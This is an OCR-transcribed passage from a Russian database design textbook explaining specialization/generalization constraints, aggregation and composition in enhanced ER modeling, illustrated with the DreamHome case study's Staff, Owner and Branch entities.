



Рис. 12.2. Пример результатов процесса уточнения/обобщения сущности Staff, который привел к выявлению подклассов, представляющих разные категории сотрудников

прием на работу сотрудников компании. На рис. 12.3 показаны результаты уточнения сущности типа Staff с учетом должностных обязанностей и категории договора найма, что привело к созданию разных подклассов. На этом рисунке показаны атрибуты, характерные для подклассов FullTimePermanent (salaryScale (помесячная ставка) и holidayAllowance (отпускные)) и PartTimeTemporary (hourlyRate (почасовая ставка)).

Как указано выше, суперкласс, его подклассы, подклассы этих подклассов и т.д. составляют так называемую *иерархию типов*. Пример иерархии типов показан на рис. 12.4; на этом рисунке более подробно представлены результаты уточнения/обобщения должностей (см. рис. 12.2) для демонстрации того, что в рассматриваемой компании имеются сотрудники, принадлежащие к общему подклассу SalesManager (Менеджер торгового отдела), а подкласс Secretary имеет собственный подкласс AssistantSecretary (Заместитель секретаря). Иными словами, представитель общего подкласса SalesManager может относиться к подклассам SalesPersonnel и Manager, а также к суперклассу Staff. Следовательно, подкласс SalesManager наследует атрибуты суперкласса Staff (staffNo, name, position и salary) и атрибуты подклассов SalesPersonnel (salesArea и carAllowance) и Manager (mgrStartDate и bonus), а также имеет собственный дополнительный атрибут salesTarget (торговая специализация).

В свою очередь, AssistantSecretary является подклассом класса Secretary, который является подклассом класса Staff. Это означает, что представитель подкласса AssistantSecretary должен входить в подкласс Secretary и суперкласс Staff. Поэтому подкласс AssistantSecretary наследует атрибуты суперкласса Staff (staffNo, name, position и salary) и атрибут подкласса Secretary (typingSpeed), а также имеет собственный дополнительный атрибут startDate.



Рис, 12.3. Схема с изображением результатов уточнения/обобщения сущности Staff, на которой показаны категории функциональных обязанностей и разные типы договоров найма




Рис. 12.4. Схема результатов процесса уточнения/обобщения сущности Staff на которой показаны категории функциональных обязанностей, в том числе общий подкласс SalesManager и подкласс Secretary, имеющий собственный подкласс AssistantSecretary

12.1.6. Ограничения процесса уточнения/обобщения

В процессе уточнения/обобщения могут применяться ограничения двух типов, а именно: ограничения степени участия (participation constraint) и ограничения непересечения (disjoint constraint)

Ограничения степени участия

Ограничение степени участия. Определяет, должен ли быть отнесен к какому-то подклассу каждый элемент суперкласса.

Ограничение степени участия может быть обязательным или необязательным. Связь суперкласс/подкласс с обязательным участием указывает на то, что каждый элемент суперкласса должен быть также элементом подкласса. Для указания на обязательное участие в фигурных скобках рядом с треугольником, указывающим на суперкласс, должно быть приведено ключевое слово "Mandatory" (Обязательный). Например, показанный на рис. 12.3 договор найма предусматривает обязательное участие в отношении уточнения/обобщения, а это означает, что каждый сотрудник компании должен быть принят на работу согласно договору найма.

Связь суперкласс/подкласс с необязательным участием указывает на то, что некоторые элементы суперкласса могут не принадлежать ни к одному из подклассов. Для указания на то, что применяется необязательное ограничение степени участия, в фигурных скобках под треугольником, который указывает на суперкласс, должно быть помещено ключевое слово "Optional" (Необязательный). Например, функциональные обязанности в связи уточнения/обобщения, показанные на рис. 12.3, характеризуются необязательным участием, а это означает, что не каждый сотрудник компании должен иметь дополнительное уточнение его функциональных обязанностей, такое как Manager, SalesPersonnel или Secretary.

Ограничения непересечения

Ограничение непересечения. Описывает связь между элементами подклассов и указывает, может ли элемент суперкласса принадлежать только к одному или нескольким подклассам.

Ограничение непересечения может применяться, только если суперкласс имеет несколько подклассов. Если подклассы являются непересекающимися, то каждый экземпляр сущности может быть элементом только одного из подклассов. Для представления непересекающейся связи суперкласс/подкласс вслед за ограничением степени участия в фигурных скобках должно быть помещено ключевое слово "Or". Например, на рис. 12.3 подклассы связи уточнения/обобщения, описывающей договор найма, являются непересекающимися, а это означает, что любой сотрудник компании может иметь договор найма либо на постоянную, либо на временную работу, но не может иметь эти два договора одновременно.

Если подклассы, которые входят в иерархию уточнения/обобщения, не являются непересекающимися (в таком случае их называют *пересекающимися),* то любой экземпляр сущности может быть элементом нескольких подклассов. Для представления пересекающейся связи суперкласс/подкласс в фигурных скобках вслед за ограничением степени участия должно быть помещено ключевое слово "And". Например, показанная на рис. 12.3 иерархия уточнения/обобщения функциональных обязанностей является пересекающейся, а это означает, что любой экземпляр сущности может быть одновременно элементом всех подклассов Manager, SalesPersonnel и Secretary. Об этом также свидетельствует наличие такого общего подкласса, как SalesManager, показанного на рис. 12.4. Следует отметить, что для иерархий, имеющих единственный подкласс на некотором уровне, нет необходимости включать ограничение непересечения, и по этой причине для подклассов SalesManager и AssistantSecretary, показанных на рис. 12.4, предусмотрено только ограничение степени участия.

Ограничения непересечения и степени участия, характерные для процессов уточнения и обобщения, являются различными, поэтому при их совместном использовании связи между подклассами могут подразделяться на четыре категории: "обязательный и непересекающийся", "необязательный и непересекающийся", "обязательный и пересекающийся" и "необязательный и пересекающийся".

12.1.7. Демонстрация применения процесса уточнения/обобщения для моделирования представления Branch учебного проекта DreamHome

Методология проектирования базы данных, описанная в этой книге, предусматривает использование при создании EER-модели процесса уточнения/обобщения в качестве необязательного шага (шаг 1.6). Решение о том, должен ли быть выполнен

этот шаг, зависит от сложности моделируемой организации (или части организации), а также от того, будет ли способствовать ускорению процесса проектирования базы данных применение дополнительных концепций EER-модели.

В главе 11 описаны основные понятия, необходимые для создания ER-модели. С их помощью можно сформировать представление Branch для учебного проекта *DreamHome*.Такая модель показана на рис. 11,1 в виде ER-диаграммы. А в этом разделе показан способ применения методов уточнения/обобщения для преобразования ER-модели представления Branch в EER-модель.

В качестве отправной точки вначале рассмотрим сущности, которые отображены на рис. 11.1. Нам необходимо изучить атрибуты и связи, соответствующие каждой сущности, чтобы выявить все аналогии или различия между этими сущностями. В спецификации требований к представлению Branch имеется несколько нюансов, которые в принципе могут использоваться в процессе уточнения/обобщения, как описано ниже.

> **а) Например, рассмотрим** сущность Staff, **показанную на рис. 11.1, которая** представляет **всех сотрудников компании. Но в спецификации требований** к данным для представления Branch **учебного проекта** *DreamHome*, **приведенной в приложении А, упомянуты две категории функциональных обязанностей, а именно:** Manager и Supervisor **(Инспектор). При выборе наилучшего способа моделирования данных о сотрудниках компании** могут **рассматриваться** следующие три **варианта. Первый вариант** состоит **в том, чтобы все сотрудники** компании **были представлены с помощью обобщенной сущности** staff **(см. рис. 11.1), второй вариант состоит в создании** трех **отдельных сущностей** Staff, Manager и Supervisor, а **третий может предусматривать трактовку сущностей** Manager и Supervisor **как** подклассов **суперкласса** Staff. **Выбранный вариант зависит от степени общности атрибутов и связей, относящихся к** каждой **сущности. Допустим, что все атрибуты сущности** Staff представлены **в сущностях** Manager и Supervisor, **в** том **числе** взят **тот же первичный** ключ — staffNo. **Кроме того, сущность** Supervisor не имеет **дополнительных** атрибутов, представляющих **соответствующие** функциональные **обязанности. С** другой **стороны, сущность** Manager **имеет** два дополнительных атрибута: ragrStartDate и bonus. **К тому же сущности** Manager и Supervisor **относятся к разным связям** — Manager *Manages* Branch (Менеджер **управляет отделением)** и Supervisor Supervises Staff **(Инспектор управляет персоналом). С учетом этой информации был выбран третий вариант и созданы** подклассы Manager и Supervisor **суперкласса** Staff, **как показано на рис. 12.5. Следует** отметить, **что на этой EER-диаграмме подклассы показаны над суперклассами. Но взаимное расположение подклассов и суперклассов на схеме не имеет значения;** важно **только, чтобы треугольник уточнения/обобщения указывал на суперкласс.**

Иерархия уточнения/обобщения сущности Staff является необязательной и непересекающейся (что указано с помощью ключевых слов (Optional, Or)), поскольку не все сотрудники компании являются менеджерами или инспекторами, кроме того, ни один сотрудник компании не может одновременно занимать должности менеджера и инспектора. Такая форма особенна удобна для отображения общих атрибутов, относящихся к этим подклассам и суперклассу Staff, а также для индивидуальных связей, относящихся к каждому подклассу, а именно: связей Manager *Manages* Branch и Supervisor Supervises Staff.




Рис. 12.5. Суперкласс `Staff` *с подклассами Supervisor и* Manager

б) Затем рассмотрим иерархию уточнения/обобщения связи между владельцами объектов недвижимости. В спецификации требований к данным для представления Branch описаны два типа владельцев: PrivateOwner (Владелец недвижимости) и BusinessOwner (Владелец предприятия), как показано на рис. 11.1. В данном случае также имеются три варианта выбора модели представления данных о владельцах недвижимости. Первый вариант состоит в том, чтобы PrivateOwner и BusinessOwner рассматривались как две отдельные сущности (см. рис. 11.1), второй вариант предусматривает отображение владельцев обоих типов в виде обобщенной сущности Owner (Владелец), а третий вариант состоит в том, чтобы сущности PrivateOwner и `BusinessOwner` были представлены как подклассы суперкласса Owner. Прежде чем принять решение о том, какой из этих вариантов следует выбрать, необходимо изучить атрибуты и связи, которые относятся к каждой из этих сущностей. Сущности PrivateOwner и BusinessOwner обладают общими атрибутами (address (адрес) и `telNo` (номер телефона)) и имеют аналогичную связь с объектом недвижимости, сдаваемым в аренду (PrivateOwner *POwns* `PropertyForRent` и BusinessOwner *BOwns* PropertyForRent). Однако владельцы обоих типов имеют также разные атрибуты; например, сущность PrivateOwner имеет индивидуальные атрибуты ownerNo и name, а сущность BusinessOwner — индивидуальные атрибуты `bName`, `bType` и `contactName`. В этом случае решено создать суперкласс Owner с подклассами PrivateOwner и BusinessOwner, как показано на рис. 12.6.

Иерархия уточнения/обобщения сущности Owner является обязательной и непересекающейся (как указано с помощью ключевых слов `{Mandatory, Or}`), поскольку владелец должен быть либо владельцем недвижимости, либо владельцем предприятия, но не владельцем того и другого одновременно. Следует отметить, что в данной схеме решено связать суперкласс Owner с сущностью `PropertyForRent` с помощью связи *Owns* (Владеет).




Рис. 12.6. Суперкласс Owner с подклассами PrivateOwner и BusinessOwner


Приведенные выше примеры уточнения/обобщения являются относительно несложными. Но процесс уточнения/обобщения может быть применен для дальнейшего совершенствования разработанной иерархии сущностей, как показано в следующем примере.

в) В спецификации требований к данным для представления Branch учебного проекта *DreamHome* описано несколько категорий лиц, обладающих общими характеристиками. Например, сотрудники компании, владельцы недвижимости и клиенты всегда имеют такие атрибуты, как number и name. Поэтому может быть создан суперкласс Person (Лицо), который включает в качестве подклассов классы Staff (в том числе подклассы Manager и Supervisor), PrivateOwner и Client, как показано на рис. 12.7.

Теперь необходимо решить, до какой степени следует развивать иерархию уточнения/обобщения для наиболее полного отображения представления Branch учебного проекта *DreamHome*. В данном случае принято решение использовать примеры уточнения/обобщения, приведенные выше в пунктах а) и б), но не в пункте в) (рис. 12.8). В данной главе решено отказаться от переноса в окончательную EER-модель дополнительного уточнения, показанного на рис. 12.7, поскольку в этом случае применение дополнительного уровня иерархии уточнения/обобщения переносит акцент на отображение связей между сущностями, характеризующими отдельных лиц, тогда как модель должна выносить на передний план связи между конкретными лицами и такими важными сущностями, как Branch и PropertyForRent.

Решение о том, следует ли применять иерархии уточнения/обобщения и какой должна быть глубина этой иерархии, зависит от конкретных обстоятельств. В методологии концептуального проектирования базы данных, рассматриваемой в главе 14, процедура применения процесса уточнения/обобщения оформлена в виде необязательного шага 1.6.

Как описано в разделе 2.3, назначение модели данных состоит в предоставлении концепций и системы обозначений, которые позволяют проектировщикам базы данных и конечным пользователям обмениваться мнениями о том, как они трактуют данные, применяемые в конкретной организации, с помощью точных и непротиворечивых средств общения. Поэтому исходя из этих целей следует помнить, что дополнительные концепции уточнения/обобщения должны использоваться, только ес-



Рис, 12.7. *Суперкласс* `Person` ***с подклассами*** `Staff` *(включая подклассы* ***Supervisor*** *и* `Manager`*),* ***PrivateOwner*** *и* ***Client***

ли структура данных организации является слишком сложной, чтобы ее можно было легко представить с использованием лишь базовых концепций ER-моделей.

На данном этапе необходимо оценить целесообразность применения иерархии уточнения/обобщения для моделирования представления Branch учебного проекта *DreamHome.* Иными словами, необходимо определить, какая из моделей лучше отображает представление Branch: ER-модель, показанная на рис. 11.1, или EER-модель, которая приведена на рис. 12.8. Предоставляем читателю возможность решить эту задачу самостоятельно.

12.2. Агрегирование

-Агрегирование. Представляет связь "has-a" (включает) или "is-part-of" (входит в состав) между типами сущностей, один из которых представляет "целое", а другой — "часть".

Связь обычно применяется для обозначения соотношений между двумя типами сущностей, которые концептуально находятся на одном и том же уровне. Но иногда возникает необходимость моделировать связь "has-a" или "is-part-of", в которой одна сущность представляет собой более крупную сущность ("целое"), состоящую из меньших сущностей ("частей"). Связь такого особого вида называется агрегированием [35]. Агрегирование не изменяет сути применения связи, с помощью которой происходит перемещение от целого к его частям, а также не определяет зависимости между существованием целого и его частей. Примером агрегирования является связь *Has,* которая определяет соответствие между сущностями Branch ("целое") и `Staff`("часть").




*Рис. **12.8. Расширенная модель** "сущность-связь" **для** представления Branch **учебного проекта** DreamHome, разработанная **с** применением **иерархии** уточнения/обобщения*

Схематическое представление агрегирования

В языке UML для обозначения агрегирования применяется пустой ромб, находящийся в конце линии связи и направленный острым углом к сущности, которая представляет "целое". На рис. 12.9 показана часть EER-диаграммы, приведенной на рис. 12.8, в которую введены обозначения отношения агрегирования. На этой EER-диаграмме приведены два примера агрегирования: Branch Has Staff (Отделение имеет персонал) и Branch Offers PropertyForRent




Рис. 12.9. Примеры агрегирования: *Branch* Has *staff и* *Branch* Offers *PropertyForRent*

(Отделение предлагает в аренду объекты недвижимости). В обеих связях сущность Branch представляет "целое", и поэтому пустой ромб находится рядом с этой сущностью.

12.3. Композиция

Композиция. Особая форма агрегирования, представляющая зависимость между сущностями, которая характеризуется полной принадлежностью и совпадением срока существований между "целым" и "частью".

Агрегирование представляет исключительно концептуальную связь, но в его определении ничего не говорится о том, по каким признакам "целое" отличается от "части". Тем не менее для использования в моделировании данных предусмотрена одна из разновидностей агрегирования, называемая *композицией*, которая характеризуется полной принадлежностью и совпадением срока существования между "целым" и "частью" [35]. В композиции "целое" отвечает за размещение его "частей", а это означает, что композиция должна управлять созданием и разрушением своих "частей". Иными словами, любой объект в любой момент времени может входить в состав только одной композиции. На рис. 12.8 примеры композиции отсутствуют. Поэтому в качестве иллюстрации рассмотрим такой пример композиции, как связь Displays (Публикует), которая устанавливает соотношение между сущностью Newspaper (Газета) и сущностью Advert (Рекламное объявление). Поскольку данная связь рассматривается

как композиция, тем самым подчеркивается факт, что сущность Advert ("часть") принадлежит одной и только одной сущности Newspaper ("целому"). В этом и состоит отличие композиции от агрегирования, в котором любая часть может быть общей для многих целых. Например, сущность Staff может быть "частью" одной или нескольких сущностей Branch.

Схематическое представление композиции

В языке UML принято обозначать композицию путем размещения заполненного ромба на одном конце линии связи, направленного острым углом к сущности, которая представляет в этой связи "целое". Например, как показано на рис. 12.10, для представления композиции Newspaper Displays Advert рядом с сущностью Newspaper, которая а этой связи представляет "целое", помещен заполненный ромб.




Рис. 12.10. Пример композиции Newspaper Displays Advert

Как указано при описании иерархии уточнения/обобщения, решение о том, нужно ли использовать агрегирование или композицию и в какой степени, зависит от конкретных обстоятельств. Агрегирование и композицию следует использовать, только если есть необходимость выделить такие особые связи между типами сущностей, как "has-a" или "is-part-of", которые подразумевают, что процессы создания, обновления и удаления этих тесно связанных сущностей должны охватывать обоих участников связи (и "целое", и "часть"). Описание способов представления указанных зависимостей между типами сущностей приведено в методологии логического проектирования базы данных (шаг 2.5 в главе 15). Обозначения, применяемые в EER-моделях, показаны на рис. 12.11.

Следует учитывать, что основное назначение модели данных состоит в точном и непротиворечивом отображении накопленных знаний о данных в некоторой организации. Поэтому дополнительные понятия агрегирования и композиции должны применяться, только если структура данных организации является слишком сложной, поэтому ее трудно представить с использованием лишь базовых понятий ER-модели.

